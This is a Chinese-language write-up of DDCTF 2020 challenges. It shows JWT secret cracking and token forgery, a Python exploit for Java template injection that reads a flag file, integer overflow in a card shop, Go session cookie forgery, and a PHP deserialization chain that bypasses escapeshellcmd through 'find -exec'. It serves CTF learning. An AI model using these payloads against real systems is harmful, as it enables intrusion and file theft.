
## 拼图

手动将带白字的图挑出来拼：

```
DDCTF{484e61cd1483c34de48eb7b3c933a220}
```

## Web签到题

admin/login 路由拿到JWT加密字符串




直接用jwtcrack爆破key

```
$ ./jwtcrack
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyTmFtZSI6ImFkbWluIiwicHdkIjoiMSIsInVzZXJSb2xlIjoiR1V
FU1QiLCJleHAiOjE1OTkyOTgwMjd9.wJ1TIM6ofTmkj25KOpKd-oDdM56uRG2OnlOr-14KO9A
Secret is "1"
```

jwt.io修改:**"userRole": "ADMIN"**

将修改后得jwt字符串传入 admin/auth 路由，

Request

Raw Params Headers Hex

```
POST /admin/auth HTTP/1.1
Host: 117.51.136.197
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 196

username=admin&pwd=1&token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyTmF
tZSI6ImFkbWluIiwicHdkIjoiMSIsInVzZXJSb2xlIjoiQURNSU4iLCJleHAiOjE1OTkyOTgwMj
d9.GSUFtoUcxeac2mgWrZtwBHejpBDW9IupGMEIxk6drs0
```

Response

Raw Headers Hex

```
HTTP/1.1 200
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 04 Sep 2020 09:30:04 GMT
Content-Type: application/json
Connection: close
Content-Length: 105

{"code":0,"message":"success","data":"client dowload url:
http://117.51.136.197/B5Itb8dFDaSFWZZo/client"}
```

拿到client url:http://117.51.136.197/B5Itb8dFDaSFWZZo/client

访问client下载下来是个可执行文件，运行这个文件：

```
+--------------------------------------------------+
|Flag Path      := /home/dc2-user/flag/flag.txt                |
|签名格式       :=      command|time_stamp                              |
+--------------------------------------------------+

2020/09/05 23:06:41
+------------------+               +----------------------+               +------------------
--+
|                  |               |                      |               |
  |
|                  +---------------->                     +---------------->
  |
|     Client       |               |     Auth/Command     |               |       minion
  |
|                  <---------------+                      +<--------------+
  |
|                  |               |                      |               |
  |
+------------------+               +----------------------+               +------------------
--+


2020/09/05 23:06:41 [*]Start ping master...
2020/09/05 23:06:41 [-]http://117.51.136.197/server/health connect succuess
2020/09/05 23:06:41 [*]Start send command to minions...
2020/09/05 23:06:41 [+]get sign:u6LcV83U8KAgmDLP64GC2dFqmjaot0Chjq3GMIOrVPI=, command:'DDCTF',
time_stamp:1599318401
2020/09/05 23:06:41 [+]send command url http://117.51.136.197/server/command and response:{"cod
e":0,"message":"success","data":"DDCTF"}
```

发现这个文件会向 **server/command** 发送json数据，数据中有参数 **sign** ， **command** ， **timestamp** ，貌似能执行命令，并且给了flag路径。所以需要获得签名 **sign** 的加密方式，这里需要re，得到加密方式为 **sha256** ，利用python的hmac库可以完成:https://blog.csdn.net/weixin_42296492/article/details/89331841

执行cmd发现是个java的模板注入，直接传入读文件payload：

```
new java.io.BufferedReader(new java.io.FileReader('/home/dc2-user/flag/flag.txt')).readLine()
new java.util.Scanner(new java.io.File('/home/dc2-user/flag/flag.txt')).next()
```

exp：

```
import hmac
import base64
import time
import requests
import json
from hashlib import sha256

cmd = "new java.io.BufferedReader(new java.io.FileReader('/home/dc2-
user/flag/flag.txt')).readLine()"
key = "DDCTFWithYou"
data = "%s|%d"%(cmd,int(time.time()))
signature = base64.b64encode(hmac.new(key, data, digestmod=sha256).digest())
print signature

url = "http://117.51.136.197/server/command"
data = {
    "signature":signature,
    "command":cmd,
    "timestamp":int(time.time())
}
data = json.dumps(data)
print data
headers = {"Content-Type":"application/json"}
r = requests.post(url,data=data,headers=headers)
print r.text
```


# 卡片商店

测试网站的逻辑：

```
借卡 /loans?loans=1
把卡借给朋友 /sends?sends=1
刷新卡片 /banlance
兑换礼物 /gift
重新开始 /reset
```

兑换礼物需要100张卡片，但是我们如果直接借100张卡片，会发现需要还卡时需要比借的卡多还2张，也就是102张卡片，而兑换礼物也是需要等到还完卡片才可以兑换


之前也有过这类似的兑换题目，基本考察的都是 **最大整形溢出** ，于是尝试直接借卡片 **9223372036854775807**


这里最大整数应该是 **2**63-1** ，我们借了 **2**63-1** 张卡片，然后我们需要还得卡片就是 **2**63+1** ，溢出最大整数，所以只需要还1张卡片即可，然后只需要等还卡后即可购买礼物：


拿到了flag路由和 **Seckey**

```
url: /flag , SecKey: Udc13VD5adM_c10nPxFu@v12
```

直接访问flag路由，发现提示我们不是幸运用户，猜测应该是要用 **Seckey** 来伪造Session成为 **admin** 用户

结合前面得整形溢出，猜测应该是go语言的web框架，搜一下session伪造，发现有个**secure-cookie-faker**工具可以伪造golang session：https://github.com/EddieIvan01/secure-cookie-faker

首先解密下flag路由下生成的session：

```
$ ./secure-cookie-faker dec -c
"MTU5OTIyODc2MHxEdi1CQkFFQ180SUFBUkFCRUFBQUhmLUNBQUVHYzNSeWFXNW5EQWNBQldGa2JXbHVCR0p2YjJ3Q0FnQUF
8WrHQt2GBP5KStzFxDVDghE3uSM6rqCCOe1X_OGV2tNk="
map[admin:false]
type detail:
{
    admin[string]: false[bool],
}
```

那么把 **admin:false** 修改成 **admin:true** ，传入得到的 **Seckey**，cookie名字设成 **session** ：

```
$ ./secure-cookie-faker enc -n "session" -k "Udc13VD5adM_c10nPxFu@v12" -o "{admin:true[bool]}"
MTU5OTMwMDI4N3xFXy1CQkFFQkEwOWlhZ0hfZ2dBQkVBRVFBQUFkXzRJQUFRWnpkSEpwYm1jTUJ3QUZZV1J0YVc0RVltOXZi
QUlDQUFFPXzFs-AG7kd-f0NW3GDzhvBpd06y3GwdTnwTRVrq4bbmGA==
```

最后将生成得session输入，获得flag：

Request

Raw Params Headers Hex

```
GET /0714dcd10ba8571bc7887aeaa4adaa0e/flag HTTP/1.1
Host: 116.85.37.131
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
session=MTU5OTMwMDI4N3xFXy1CQkFFQkEwOWlhZ0hfZ2dBQkVBRVFBQUFkXzRJQUFRWnpkSEpwYm1jTUJ
3QUZZV1J0YVc0RVltOXZiQUlDQUFFPXzFs-AG7kd-f0NW3GDzhvBpd06y3GwdTnwTRVrq4bbmGA==
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 05 Sep 2020 10:04:53 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 38
Connection: close

{"flag":"DDCTF{Th151s3AsY4ormE2333!}"}
```

# Overwrite me

访问题目地址：http://117.51.137.166/atkPWsr2x3omRZFi.php


题目给了源码：

不安全 | 117.51.137.166/atkPWsr2x3omRZFi.php

Welcome to DDCTF 2020, Have fun!

```php
<?php
error_reporting(0);

class MyClass
{
        var $kw0ng;
        var $flag;

        public function __wakeup()
        {
                $this->kw0ng = 2;
        }

        public function get_flag()
        {
                return system('find /HackersForever ' . escapeshellcmd($this->flag));
        }
}

class HintClass
{
        protected $hint;
        public function execute($value)
        {
                include($value);
        }

        public function __invoke()
        {
                if(preg_match("/gopher|http|file|ftp|https|dict|zlib|zip|bzip2|data|glob|phar|ssh2|rar|ogg|expect|\.\.|\.\//i", $this->hint))
                {
                        die("Don't Do That!");
                }
                $this->execute($this->hint);
        }
}

class ShowOff
{
        public $contents;
        public $page;
        public function __construct($file='/hint/hint.php')
        {
                $this->contents = $file;
                echo "Welcome to DDCTF 2020, Have fun!<br/><br/>";
        }
        public function __toString()
        {
                return $this->contents();
```

审计代码后，清楚大概考点是反序列化执行命令读取文件，先收集一些题目给的已知信息：
phpinfo，/hint/hint.php




| | | |
|---|---|---|
| implicit_flush | Off | Off |
| include_path | .:/usr/local/php/lib/php | .:/usr/local/php/lib/php |
| input_encoding | *no value* | *no value* |
| internal_encoding | *no value* | *no value* |
| log_errors | On | On |
| log_errors_max_len | 1024 | 1024 |
| mail.add_x_header | On | On |
| mail.force_extra_parameters | *no value* | *no value* |
| mail.log | *no value* | *no value* |
| max_execution_time | 30 | 30 |
| max_file_uploads | 20 | 20 |
| max_input_nesting_level | 64 | 64 |
| max_input_time | 60 | 60 |
| max_input_vars | 1000 | 1000 |
| memory_limit | 128M | 128M |
| open_basedir | /var/www/html | /var/www/html |
| output_buffering | 4096 | 4096 |

phpinfo中得知题目设置了**open_basedir**，那么我们就没办法利用 **include** 去获取web目录以外的文件源代码，而这题的flag从题目信息得知应该在文件：**/HackersForever/suffix_flag.php** 下

再利用反序列化执行 **HintClass::execute** 方法读取hint/hint.php源码，反序列化POP链：ShowOff::__wakeup => MiddleMan::__unset => HintClass::__invoke => HintClass::execute


POC：

```php
<?php
class MyClass
{
    var $kw0ng;
    var $flag;
    public function __construct($kw0ng,$flag)
    {
        $this->kw0ng = $kw0ng;
        $this->flag = $flag;
    }
}
class ShowOff
{
    public $contents;
    public $page;
    public function __construct($contents,$page)
    {
        $this->contents = $contents;
        $this->page = $page;
    }
}
class MiddleMan
{
    private $cont;
    public $content;
    public function __construct($cont,$content)
    {
        $this->cont = $cont;
        $this->content = $content;
    }
}
```

```php
class HintClass
{
    protected $hint;
    public function __construct($hint)
    {
        $this->hint = $hint;
    }
}
$c = new MyClass("","");
$h = new HintClass("php://filter/convert.base64-encode/resource=hint/hint.php");
$m = new MiddleMan('',$h);
$s = new ShowOff('',$m);
echo urlencode(serialize($s));
```

payload：

```
/atkPWsr2x3omRZFi.php?
bullet=O%3A7%3A%22ShowOff%22%3A2%3A%7Bs%3A8%3A%22contents%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22page%
22%3BO%3A9%3A%22MiddleMan%22%3A2%3A%7Bs%3A15%3A%22%00MiddleMan%00cont%22%3Bs%3A0%3A%22%22%3Bs%3A
7%3A%22content%22%3BO%3A9%3A%22HintClass%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00hint%22%3Bs%3A57%3A%22p
hp%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3Dhint%2Fhint.php%22%3B%7D%7D%7D
```




base64解密得到hint.php文件内容：

```
Good Job! You've got the preffix of the flag: DDCTF{VgQN6HXC2moDAq39And i'll give a hint, I have
already installed the PHP GMP extension, It has a kind of magic in php unserialize, Can you
utilize it to get the remaining flag? Go ahead!
```

但因为open_basedir原因，无法读取其他目录下文件。搜索一下除了 **include** 以外，我们唯一利用来能读取文件内容的只有一处：

```
class MyClass
{
    var $kw0ng;
    var $flag;
    ...
    public function get_flag()
    {
        return system('find /HackersForever ' . escapeshellcmd($this->flag));
    }
}
```

根据hint.php内容，显然题目的预期解是要利用PHP的GMP扩展来修改 **MyClass**类的 **$flag** 变量，但是我发现一处可以触发任意类方法的点：

```
class MiddleMan
{
    private $cont;
    public $content;
    ...
    public function __unset($key)
    {
        $func = $this->content;
        return $func();
    }
}
```

**$func()**，一下子想起了之前RCTF的swoole反序列化那道题，如果 **$func** 是个数组，例如 **$func=array(new MyClass,"get_flag")** ，那么 **$func()** ，就可以执行 **MyClass** 的 **get_flag** 方法，

那么能执行get_flag方法了，最后只需要考虑如何绕过 **escapeshellcmd** 这个函数了，这个函数本来的作用就是将一些命令执行的字符转义，而题目中的执行的命令却是 **find** ，这个命令作用基本是用来查找文件，但有个参数 **-exec** 是可以执行任意命令的。例如：

```
$ find /etc/passwd -exec whoami \;
root
```

关键参数就是 **whoami \;** 而这个分号前的转义字符，我们就可以完美的通过 **escapeshellcmd** 这个函数来得到，因此Payload就可以是：**$this->flag = "-exec cat /HackersForever/suffix_flag.php ;"**

这样执行的命令就是：

```
system("find /HackersForever -exec cat /HackersForever/suffix_flag.php \;");
```


因此列出以下反序列化POC：

```
<?php
class MyClass
{
```

```php
    var $kw0ng;
    var $flag;
    public function __construct($kw0ng,$flag)
    {
        $this->kw0ng = $kw0ng;
        $this->flag = $flag;
    }
}
class ShowOff
{
    public $contents;
    public $page;
    public function __construct($contents,$page)
    {
        $this->contents = $contents;
        $this->page = $page;
    }
}
class MiddleMan
{
    private $cont;
    public $content;
    public function __construct($cont,$content)
    {
        $this->cont = $cont;
        $this->content = $content;
    }
}
class HintClass
{
    protected $hint;
    public function __construct($hint)
    {
        $this->hint = $hint;
    }
}
$c = new MyClass("","-exec cat /HackersForever/suffix_flag.php ;");
$a = array($c,"get_flag");
#$h = new HintClass("/etc/passwd");
$m = new MiddleMan('',$a);
$s = new ShowOff('',$m);
echo urlencode(serialize($s));
```

payload:

```
/atkPWsr2x3omRZFi.php?
bullet=O%3A7%3A%22ShowOff%22%3A2%3A%7Bs%3A8%3A%22contents%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22page%
22%3BO%3A9%3A%22MiddleMan%22%3A2%3A%7Bs%3A15%3A%22%00MiddleMan%00cont%22%3Bs%3A0%3A%22%22%3Bs%3A
7%3A%22content%22%3Ba%3A2%3A%7Bi%3A0%3BO%3A7%3A%22MyClass%22%3A2%3A%7Bs%3A5%3A%22kw0ng%22%3Bs%3A
0%3A%22%22%3Bs%3A4%3A%22flag%22%3Bs%3A43%3A%22-
exec+cat+%2FHackersForever%2Fsuffix_flag.php+%3B%22%3B%7Di%3A1%3Bs%3A8%3A%22get_flag%22%3B%7D%7D
%7D
```




反序列化后执行命令读取 /HackersForever/suffix_flag.php 文件内容，得到另一半的flag，结合hint.php的前半部分flag得到完整flag：

```
DDCTF{VgQN6HXC2moDAq39ktVGosRfMQmbpqCa}
```